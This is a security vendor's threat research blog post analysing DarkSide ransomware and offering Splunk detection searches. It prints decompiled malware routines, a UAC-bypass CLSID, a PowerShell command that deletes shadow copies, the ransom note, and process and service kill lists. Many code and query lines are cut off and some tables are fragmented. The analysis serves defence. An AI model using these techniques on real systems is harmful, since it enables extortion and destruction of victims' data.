Security MAY 17, 2021 | 6 MINUTE READ

# DarkSide Ransomware: Splunk Threat Update and Detections

By Splunk Threat Research Team

*Splunk is committed to using inclusive and unbiased language. This blog post might contain terminology that we no longer use. For more information on our updated terminology and our stance on biased language, please*

*we work towards making our community more inclusive for everyone.*






real-life consequences of cyberattacks. If you want to understand how to use Splunk to find activity related to the DarkSide Ransomware, we highly recommend you first read "The DarkSide of the Ransomware Pipeline" from Splunk's Security Strategist team. In short, according to the FBI, the actors behind this campaign are part of the "DarkSide" group. The effects of this campaign against Colonial Pipeline are remarkable. Colonial Pipeline voluntarily shut down its operations, and some estimates indicate around 45% of the East Coast of the United States fuel supply is affected.

A regional state of emergency has been declared, it is important to note that this pipeline not only supplies automotive vehicles fuel but jet fuel as well, so not only land transportation is affected but air transportation as well. Another possible effect of this cyberattack is the increase of fuel prices all along the chain of affected goods and services.


https://twitter.com/GasBuddy/status/1392107671889850370

# Replicating the DarkSide Ransomware Attack

The Splunk Threat Research Team (STRT) has addressed this threat and produced an Analytic Story with several detection searches directed at community shared IOCs. STRT was able to replicate the execution of this payload via the attack range. The following screens show the initial execution of this malicious payload.



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
what happened, demands a ransom payment, and also threatens to publish sensitive information extracted during the attack in what is known as double extortion.






```
What happend?
-----------------------------------------------
Your computers and servers are encrypted, backups are deleted. We use strong encryption algorithm
But you can restore everything by purchasing a special program from us - universal decryptor. Thi
Follow our instructions below and you will recover all your data.

Data leak
-----------------------------------------------
First of all we have uploaded more then 100 GB data.

Example of data:
 - Accounting data
 - Executive data
 - Sales data
 - Customer Support data
 - Marketing data
 - Quality data
 - And more other...

Your personal leak page: http://darksidedxcftmqa.onion/blog/article/id/6/dQDc1B_6Kg-c-6fJesONyHoa
The data is preloaded and will be automatically published if you do not pay.
After publication, your data will be available for at least 6 months on our tor cdn servers.
```


The ransomware note also presents a personal leak page where partial exfiltrated information is shown and presents a web page to input a key to receive further instructions.

This ransomware payload also includes a log that shows current execution items as the following screenshot shows.






One of the TOR URI addresses presented in the note appears to be targeted to the victim, we found that the site to input key was similar in different samples. The DarkSide group had a website on the dark web accessible via TOR or TOR Proxy. Several company logos were found on this site and in what appears to be sensitive information made public from their campaigns.




# File Encryption:

This ransomware is capable of encrypting files in the network shares and local drive of the compromised host.

Enumerates network shares

```
v7 = v12;
if ( dw_WNetEnumResourceW() != 0x103 )
{
  do
  {
    if ( (v3[3] & 2) != 0 && (!a2 || *(_DWORD *)(a2 + 20)) && v3[5]
    {
      *(_DWORD *)(v4 + 4) = '\\\0?';
      *(_DWORD *)(v4 + 8) = 'N\0U';
      *(_DWORD *)(v4 + 12) = '\\\0C';
      dw_wcscpy(v4 + 16, v3[5] + 4);
      sub_404AE3(v5, v6, a2, v4, v4);
      dw_HeapFree(ProcessHeapMem, 0, v4);
    }
    v3 += 8;
    --v11;
  }
  while ( v11 );
```

Enumerates local and removable drives

```
result = dw_GetLogicalDriveStringsW(128, v5);
if ( result )
{
  v1 = v5;
  v2 = result >> 2;
  do
  {
    result = dw_GetDriveTypeW(v1);
    if ( result == DRIVE_FIXED || result == DRIVE_REMOVABLE )
    {
      v6[0] = '\\\0\\';
      v6[1] = '\\\0?';
      dw_wcscpy(&v7, v1);
      result = sub_404AE3(v3, v4, (int)v6, (int)v1, (int)v6);
    }
    v1 += 2;
    --v2;
  }
  while ( v2 );
```

# Whitelisted Folders, Files, and File Extension

This ransomware payload has a configuration feature consisting of a list of folder names, files, and file extensions it skips during encryption.

Folder names skipped during the encryption process

```
..........$recycle.bin.config.msi.$windows.~bt.$windows.~ws.win
dows.appdata.application data.boot.google.mozilla.program files.
program files (x86).programdata.system volume information.tor br
owser.windows.old.intel.msocache.perflogs.x64dbg.public.all user
s.default.....................................................
```



```
.....................................................................
.....................................................................
.....................................................autorun.inf.b
oot.ini.bootfont.bin.bootsect.bak.desktop.ini.iconcache.db.ntldr
.ntuser.dat.ntuser.dat.log.ntuser.ini.thumbs.db.................
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.....................386.adv.ani.bat.bin.cab.cmd.com.cpl.c
ur.deskthemepack.diagcab.diagcfg.diagpkg.dll.drv.exe.hlp.icl.icn
s.ico.ics.idx.ldf.lnk.mod.mpa.msc.msp.msstyles.msu.nls.nomedia.o
cx.prf.psl.rom.rtp.scr.shs.spl.sys.theme.themepack.wpx.lock.key.
hta.msi.pdb...................................................
```

# Terminating Processes and Services

Similar to other ransomware payloads it also tries to kill processes or services that may cause access failure to the files targeted for encryption. Below is the decrypted list of strings related to the process name and service name targeted for termination.

Process names list targeted for termination

```
012F98A8  .....................................................
012F9928  .....................................................sql.o
012F99A8  racle.ocssd.dbsnmp.synctime.agntsvc.isqlplussvc.xfssvccon.mydesk
012F9A28  topservice.ocautoupds.encsvc.firefox.tbirdconfig.mydesktopqos.oc
012F9AA8  omm.dbeng50.sqbcoreservice.excel.infopath.msaccess.mspub.onenote
012F9B28  .outlook.powerpnt.steam.thebat.thunderbird.visio.winword.wordpad
012F9BA8  .notepad.............................................
012F9C28  .....................................................
```

Skip to main content ›

```
result = dw_CreateToolhelp32Snapshot(2, 0);
v5 = result;
if ( result != -1 )
{
```



```
if ( dw_wcsstr(v3, &dword_407C50) )
{
  v1 = (_WORD *)dword_40B56E;
  while ( !dw_wcsstr(v3, v1) )
  {
    v1 += dw_wcslen(v1) + 1;
    if ( !*v1 )
      goto LABEL_11;
  }
  v4 = dw_OpenProcess(1, 0, v2[2]);
  if ( v4 )
  {
    dw_TerminateProcess(v4, 0);
    dw_CloseHandle(v4);
  }
}
```

Service name it terminates:

```
.....
.....vss.sql.svc$.memtas.mepocs.so
phos.veeam.backup.....
.....
```

```
v10 = 0;
dw_EnumServicesStatusExW(v13, 0, 48, 1, 0, 0, &v10, &v9, 0, 0);
v11 = (_DWORD *)dw_HeapAlloc(ProcessHeapMem, 8, v10, a2, a3, a1);
result = dw_EnumServicesStatusExW(v13, 0, 48, 1, v11, v10, &v10, &v9, 0, 0);
if ( result )
{
```



```
  if ( !v5 )
  {
    dw(*v4);
    v5 = 1;
  }
  if ( dw_wcsstr(*v4, v6) )
  {
    v12 = dw_OpenServiceW(v13, *v4, 0x10020);
    if ( v12 )
    {
      wipestr(&v8, 0x1Cu);
      if ( dw_ControlService(v12, 1, &v8) )
        break;
    }
  }
  result = dw_wcslen(v6);
  v6 += result + 1;
  if ( !*v6 )
    goto LABEL_12;
}
dw_DeleteService(v12);
result = dw_CloseServiceHandle(v12);
```

# Privilege Escalation

This ransomware checks if its process instance is running under admin privileges, if not, it will try to elevate privileges by using cmstplua.dll COM OBJECT CLSID to elevate its privileges.

```
unsigned int __stdcall sub_40211B(int a1)
{
  __int128 v2; // [esp+4h] [ebp-22Ch] BYREF
  int v3; // [esp+18h] [ebp-218h]
  _OWORD Elevation[32]; // [esp+28h] [ebp-208h] BYREF

  wipestr(Elevation, 0x208u);
  DecryptBuffer((int)&dword_407C12, *(&dword_407C12 - 1));// Elevation:Administrator!new:
  dw_wcscpy(Elevation, &dword_407C12);
  wipestr(&dword_407C12, *(&dword_407C12 - 1));
  DecryptBuffer((int)&dword_407BC0, *(&dword_407BC0 - 1));// 00017BC0  {3E5FC7F9-9A51-4367-9063-A120244FBEC7}
                                                          //
  dw_wcscat(Elevation, &dword_407BC0);
  wipestr(&dword_407BC0, *(&dword_407BC0 - 1));
  wipestr(&v2, 0x24u);
  LODWORD(v2) = 36;
  v3 = 4;
  DecryptBuffer((int)&dword_407BA8, *(&dword_407BA8 - 1));
  dw_CoGetObject(Elevation, &v2, &dword_407BA8, a1);
  return wipestr(&dword_407BA8, *(&dword_407BA8 - 1));
}
```

Aside from encrypting files, killing processes, services, and elevating privileges it will also delete files in the recycle bin, as seen in the following screenshot.

```
*((_WORD *)v2 + v3) = '*';
*(_DWORD *)((char *)v2 + 2 * v3 + 2) = 'e\0r';
*(_DWORD *)((char *)v2 + 2 * v3 + 6) = 'y\0c';
```



```
{
  while ( (v7[0] & 0x10) == 0 )
  {
    if ( !dw_FindNextFileW(v10, v7) )
      goto LABEL_10;
  }
```

```
result = FindrecycleBin(a1, v5);
if ( result )
{
  wipestr(v7, 0x250u);
  v2 = v6;
  dw_wcscpy(v6, v5);
  v3 = dw_wcslen(v6);
  if ( v6[v3 - 1] != 92 )
  {
    v6[v3] = 92;
    v2 = &v6[1];
  }
  *(_DWORD *)&v2[v3] = 2949203;
  *(_DWORD *)&v2[v3 + 2] = 42;
  result = dw_FindFirstFileExW(v6, 0, v7, 0, 0, 2);
  v9 = result;
  if ( result != -1 )
  {
    do
    {
      if ( (v7[0] & 0x10) != 0 )
      {
        dw_wcscpy(v5, v6);
        v4 = dw_wcsrchr(v5, 92);
        dw_wcscpy(v4 + 2, v8);
        DeleteFilesInrecycleBin(v5);
      }
```

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It also has a feature where it runs a hex-encoded PowerShell script to delete the shadow copy in the compromised machine. Below is the screen capture of the



```
C:\Users\Administrator\AppData\Local\Programs\Python\Python39>python -c "import binasci
742D576D694F626A6563742057696E33325F536861646F77636F7079207C20466F72456163682D4F626A656
20'))"
b'Get-WmiObject Win32_Shadowcopy | ForEach-Object {$_.Delete();} '
```

The DarkSide Ransomware also used the machine guid of the compromised host to generate a (4 rounds) crc32 checksum that will be used as a file extension of the encrypted files.


```
void *__stdcall Crc32CheckSum(int a1, int a2, int a3)
{
  int firstCrc32Round; // eax
  int secondCrc32Round; // eax
  int thirdCrc32Round; // eax
  int fourthCrc32Round; // eax

  if ( !a2 )
    return 0;
  if ( !a3 )
    wipestr(&checksumBuff, 0x10u);
  firstCrc32Round = dw_RtlComputeCrc32(0xDEADBEEF, a1, a2);
  secondCrc32Round = dw_RtlComputeCrc32(firstCrc32Round, a1, a2);
  checksumBuff ^= secondCrc32Round;
  thirdCrc32Round = dw_RtlComputeCrc32(secondCrc32Round, a1, a2);
  *((_DWORD *)&checksumBuff + 1) ^= thirdCrc32Round;
  fourthCrc32Round = dw_RtlComputeCrc32(thirdCrc32Round, a1, a2);
  *((_DWORD *)&checksumBuff + 2) ^= fourthCrc32Round;
  *((_DWORD *)&checksumBuff + 3) ^= dw_RtlComputeCrc32(fourthCrc32Round, a1, a2);
  return &checksumBuff;
}
```

# Using the DarkSide Ransomware Analytic Story

As seen above in the replication of this threat via the attack range, we used a specific sysmon configuration to get the data needed to create these detections. The new Analytic Story “DarkSide Ransomware” is composed of the following searches from current analytical stories

Modified Ransomware Notes Bulk Creation






# New detections:

- Delete Shadow copy with Powershell (Detects deletion of shadow copy)


```
powershell` EventCode=4104 Message= "*ShadowCopy*" Message = "*D
  stats count min(_time) as firstTime max(_time) as lastTime by
  | `security_content_ctime(firstTime)`
  | `security_content_ctime(lastTime)`
```



- CMLUA or CMSTPLUA UAC bypass (Detects privilege escalation)



```
    NOT(Image IN("*\\windows\\*", "*\\program files*"))
    | stats count min(_time) as firstTime max(_time) as lastTime b
    | `security_content_ctime(firstTime)`
    | `security_content_ctime(lastTime)`
```





- Detect RClone Command-Line Usage

```
| tstats `security_content_summariesonly` count min(_time) as fi
  max(_time) as lastTime from datamodel=Endpoint.Processes where
  Processes.process   Processes.process_id Processes.parent_proc
  | `drop_dm_object_name(Processes)` | `security_content_ctime(f
```


- Detect Renamed RClone

```
`sysmon` EventID=1 OriginalFileName=rclone.exe NOT process_name=
  count min(_time) as firstTime max(_time) as lastTime by Comput
  process_name  OriginalFileName  process_path  CommandLine | no
```







- Extract SAM from Registry

```
| tstats `security_content_summariesonly` count min(_time) as fi
  as lastTime from datamodel=Endpoint.Processes where Processes.
  | `drop_dm_object_name(Processes)`
  | `security_content_ctime(firstTime)`
  | `security_content_ctime(lastTime)`
```

- SLUI RunAs Elevated


```
| tstats `security_content_summariesonly` count min(_time) as fi
  as lastTime from datamodel=Endpoint.Processes where Processes.
  (Processes.process=*-verb* Processes.process=*runas*) by Proce
  Processes.user Processes.parent_process Processes.process_name
  Processes.process_id Processes.parent_process_id | `drop_dm_ob
  | `security_content_ctime(firstTime)`| `security_content_ctime
```




- SLUI Spawning a Process

```
| tstats `security_content_summariesonly` count min(_time) as fi
  as lastTime from datamodel=Endpoint.Processes where Processes.
  (Processes.process_name!=*slui* OR Processes.process_name=!fir
```





```
| tstats `security_content_summariesonly` count min(_time) as firstTime max(_time)
  as lastTime from datamodel=Endpoint.Processes where Processes.parent_process_name=slui.exe  by Processes.dest
  Processes.user Processes.parent_process Processes.process_name Processes.process
  Processes.process_id Processes.parent_process_id | `drop_dm_object_name(Processes)`
  | `security_content_ctime(firstTime)`| `security_content_ctime(lastTime)`
```

24 of 775,000 events matched  No Event Sampling

Events  Patterns  Statistics (12)  Visualization

20 Per Page  Format  Preview

| dest | user | parent_process | process_name | process | process_id | parent_process_id |
|---|---|---|---|---|---|---|
| win-dc-18.attackrange.local | Administrator | "C:\Windows\System32\Slui.exe" | slui.exe | "C:\Windows\system32\slui.exe" 0x03 | 5928 | 4440 |
| win-dc-18.attackrange.local | Administrator | "C:\Windows\System32\Slui.exe" | slui.exe | "C:\Windows\system32\slui.exe" 0x03 | 6904 | 5464 |
| win-dc-18.attackrange.local | Administrator | "C:\Windows\System32\slui.exe" | cmd.exe | "cmd.exe" | 3892 | 5544 |
| win-dc-18.attackrange.local | Administrator | "C:\Windows\System32\slui.exe" | cmd.exe | "cmd.exe" | 6844 | 6440 |
| win-dc-18.attackrange.local | Administrator | "C:\Windows\System32\slui.exe" | powershell.exe | "PowerShell.exe" | 2212 | 1532 |
| win-dc-18.attackrange.local | Administrator | "C:\Windows\System32\slui.exe" | powershell.exe | "PowerShell.exe" | 852 | 3852 |
| win-dc-18.attackrange.local | Administrator | "C:\Windows\System32\slui.exe" | slui.exe | "C:\Windows\system32\slui.exe" 0x03 | 5828 | 6812 |
| win-dc-18.attackrange.local | Administrator | "C:\Windows\System32\slui.exe" | slui.exe | "C:\Windows\system32\slui.exe" 0x03 | 6840 | 6408 |
| win-dc-18.attackrange.local | Administrator | "C:\Windows\System32\slui.exe" 0x03 | changepk.exe | "C:\Windows\system32\ChangePk.exe" | 1516 | 6840 |
| win-dc-18.attackrange.local | Administrator | "C:\Windows\System32\slui.exe" 0x03 | changepk.exe | "C:\Windows\system32\ChangePk.exe" | 4116 | 5928 |
| win-dc-18.attackrange.local | Administrator | "C:\Windows\System32\slui.exe" 0x03 | changepk.exe | "C:\Windows\system32\ChangePk.exe" | 4772 | 5828 |
| win-dc-18.attackrange.local | Administrator | "C:\Windows\System32\slui.exe" 0x03 | changepk.exe | "C:\Windows\system32\ChangePk.exe" | 6728 | 6904 |

| Detection | Technique ID | Tactic(s) | Notes |
|---|---|---|---|
| Ransomware Notes bulk creation | T1486 | Impact | Detects bulk creation of ransomware notes |
| High Process Termination Frequency | T1486 | Impact | Detects high frequency of process termination, associated with ransomware execution |
| CertUtil Download With URLCache and Split Arguments | T1105 | Command And Control | Detects Download files by using Certutils |
| Any Powershell DownloadFile | T1059.001 | Execution | Detects download file using PowerShell |

Skip to main content ›

| | | | |
|---|---|---|---|
| | | | Detects PowerShell processes |



| | | | |
|---|---|---|---|
| Bypass | | | to bypass the local execution policy for scripts. |
| Process Deleting Its Process File Path | T1070.004 | Impact | Detects process deleting its related process file path. |
| CMLUA Or CMSTPLUA UAC Bypass (New) | T1218.003 | Defense Evasion | Detects a UAC Bypassed using cmstp and cmlua com object. |
| Extract SAM from Registry (New) | T1003.002 | Credential Dumping | Detections the use of reg.exe extracting SAM from the registry. |
| SLUI RunAs Elevated (New) | T1548.002 | Privilege Escalation | Detects the usage of SLUI.exe with the verb RunAs used to elevate permissions. |
| SLUI Spawning a Process (New) | T1548.002 | Privilege Escalation | Detects SLUI.exe spawning a process, indicative of UAC Bypass. |
| Detect | T1020 | Exfiltration | Detects the |

| | | | |
|---|---|---|---|
| RClone (New) | | | rclone.exe renamed. |



| | | | |
|---|---|---|---|
| | | | arguments used by Rclone.exe. |
| Cobalt Strike (Story) | Several | Several | |

**Hashes:**

Sample A:
Sha1: 03c1f7458f3983c03a0f8124a01891242c3cc5df
Sha256:
6931b124d38d52bd7cdef48121fda457d407b63b59b
b4e6ead4ce548f4bbb971

Sample B:
Sha1:
d1dfe82775c1d698dd7861d6dfa1352a74551d35
Sha256:
9cee5522a7ca2bfca7cd3d9daba23e9a30deb6205f56c
12045839075f7627297

## About the Splunk Threat Research Team

The Splunk Threat Research Team will continue updating our detection content and addressing the threat of ransomware payloads as these campaigns continue affecting different verticals, especially those involving critical infrastructure. For our newest content please download Splunk Security Essentials, Splunk ES Content Update application, or visit Splunk Threat Research page.

## Tags

Security Research



## Splunk Threat Research Team

The Splunk Threat Research Team is an active part of a customer's overall defense strategy by enhancing Splunk security offerings with verified research and security content such as use cases, detection searches, and playbooks. We help security teams around the globe strengthen operations by providing tactical guidance and insights to detect, investigate and respond against the latest threats. The Splunk Threat Research Team focuses on understanding how threats, actors, and vulnerabilities work, and the team replicates attacks which are stored as datasets in the Attack Data repository.

Our goal is to provide security teams with research they can leverage in their day to day operations and to become the industry standard for SIEM detections. We are a team of industry-recognized experts who are encouraged to improve the security industry by sharing our work with the community via conference talks, open-sourcing projects, and writing white papers or blogs. You will also find us presenting our research at conferences such as Defcon, Blackhat, RSA, and many more.

Read more Splunk Security Content.

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data platform that supports shared data across any environment so that all teams in an organization can get end-to-end visibility, with context, for every interaction and business process. Build a strong data foundation with Splunk.

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